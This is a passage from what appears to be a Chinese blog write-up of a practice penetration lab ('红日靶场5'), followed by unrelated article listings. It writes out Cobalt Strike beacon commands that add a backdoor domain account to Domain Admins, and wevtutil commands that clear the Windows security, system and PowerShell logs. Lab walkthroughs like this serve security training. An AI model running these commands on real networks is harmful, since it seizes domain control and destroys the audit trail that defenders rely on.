
此时可以直接访问域控c盘

添加域控账号
执行以下命令生成域用户
beacon> shell net user hack 123qwe!@# /add /domain

beacon> shell net user /domain

beacon> shell net group "Domain Admins" hack /add /domain

在域控上也能看到成功创建了用户

痕迹清理
使用wevtutil进行清除
wevtutil cl security	//清理安全日志

wevtutil cl system		//清理系统日志

wevtutil cl application		//清理应用程序日志

wevtutil cl "windows powershell"	//清除power shell日志

wevtutil cl Setup
红日靶场5-wp的更多相关文章
- Vulnhub靶场DC-1 WP
前言 之前提到过最近在做vlunhub的靶场复现工作,今天开始更新writeup吧.(对着walkthrough一顿乱抄嘻嘻嘻) 关于DC-1(官网翻译来的) 描述 DC-1是一个专门构建的易受攻击的 ...
- Vulnhub 靶场 Os-hackNos WP
About Os-hackNos 描述 Difficulty : Easy to Intermediate Flag : 2 Flag first user And second root Learn ...
- Vulnhub 靶场 Dijnn WP
About djinn: 1 描述 难度级别:中等 Flag:user.txt和root.txt 说明:该计算机是VirtualBox以及VMWare兼容的.DHCP将自动分配IP.您将在登录屏幕上看 ...
- Vulnhub靶场 DC-2 WP
DC-2简介 描述 与DC-1一样,DC-2是另一个专门构建的易受攻击的实验室,目的是获得渗透测试领域的经验. 与原始DC-1一样,它在设计时就考虑了初学者. 必须具备Linux技能并熟悉Linux命 ...
- 【Penetration】红日靶场(一)
nmap探查存活主机 nmap -sP 10.10.2.0/24 图片: https://uploader.shimo.im/f/cfuQ653BEvyA42FR.png!thumbnail?acce ...
- Vulnhub靶场渗透练习(三) bulldog
拿到靶场后先对ip进行扫描 获取ip 和端口 针对项目路径爆破 获取两个有用文件 http://192.168.18.144/dev/ dev,admin 更具dev 发现他们用到框架和语言 找到一 ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- [红日安全]Web安全Day1 - SQL注入实战攻防
本文由红日安全成员: Aixic 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名 ...
- [红日安全]Web安全Day2 - XSS跨站实战攻防
本文由红日安全成员: Aixic 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名 ...
- [红日安全]Web安全Day3 - CSRF实战攻防
本文由红日安全成员: Once 编写,如有不当,还望斧正. 大家好,我们是红日安全-Web安全攻防小组.此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名字 ...
随机推荐
- [HUBUCTF 2022 新生赛]ezPython
附件链接:https://wwvc.lanzouj.com/iIqq218z5x0d 给了一个pyc文件 利用命令将pyc转换为py文件 uncompyle6 ezPython.pyc > ez ...
- App性能指标(安装、冷启动、卸载、平均内存/cpu/fps/net)测试记录
[需求背景] 需要针对产品以及竞品做出横向对比,输出对应的比对测试报告,供产研进行产品性能优化依据 [测试方案] 对于主流的厂商和系统版本进行多维度的横向对比 厂商:华为系.小米系.蓝绿系.三星系.苹 ...
- dubbo+zookeeper+springboot远程连接,虚拟机和主机分布式操作
dubbo+zookeeper+springboot远程连接,虚拟机和主机分布式操作 springboot版本:阿里云2.3.7 实现目标 在主机上的消费者可以调用虚拟机中生产者的接口方法 项目目录 ...
- Linux下安装MySQL问题及报错解决
前言: 在Linux环境下,安装MySQL服务 环境: 虚拟机CentOS7 \-----------------------------------------------\ 流程: 确保mysql ...
- CF1676G
题目简化和分析: 求一颗子树的黑白两数是否相等. 我们设黑 \(1\),白 \(-1\),若某一棵子树的权值为 \(0\),说明此刻的黑白个数相等,贡献加一. 从根搜索,每次将值传递给父亲,判断父亲此 ...
- 图形学、02 推导证明 | 任意一点经过透视投影后 z 坐标相对于之前有什么变化
齐次坐标知识点: \(\begin{bmatrix} x \\ y \\ z \\ 1 \\\end{bmatrix} \Rightarrow\begin{bmatrix} nx \\ ny \\ n ...
- ChatGPT提示词迭代
openAI CEO 除了上一篇讲的:限定,排除,示例,生成,扩展了其他方法,包括:关键词.调教和其他使用方法 关键词 像应用搜索引擎一样,在描述的句子开头给一些关键词,比如: 问题 代码 解释 分析 ...
- 改变element dialog弹窗的关闭按钮样式
.el-dialog__headerbtn { top: 8px !important; background: url('https://你路径资源的url图片') left no-repeat; ...
- Codeforces Round #693 (Div. 3) A~E 题解
写在前边 链接:Codeforces Round #693 (Div. 3) 没有打,闲的没事补一下题. A. Cards for Friends 链接:A题链接 题目大意: 给定一张\(w*h\)的 ...
- ZYNQ国产化替代-FMQL100TAI 核心板
概述 FMQL100TAI 核心板基于复旦微的PSOC 架构处理器,型号为FMQL100TAI9000, 板卡 100%采用国产芯片设计,板卡质量等级分为国产 I 级和国产 J 级.具备强大的运算能 ...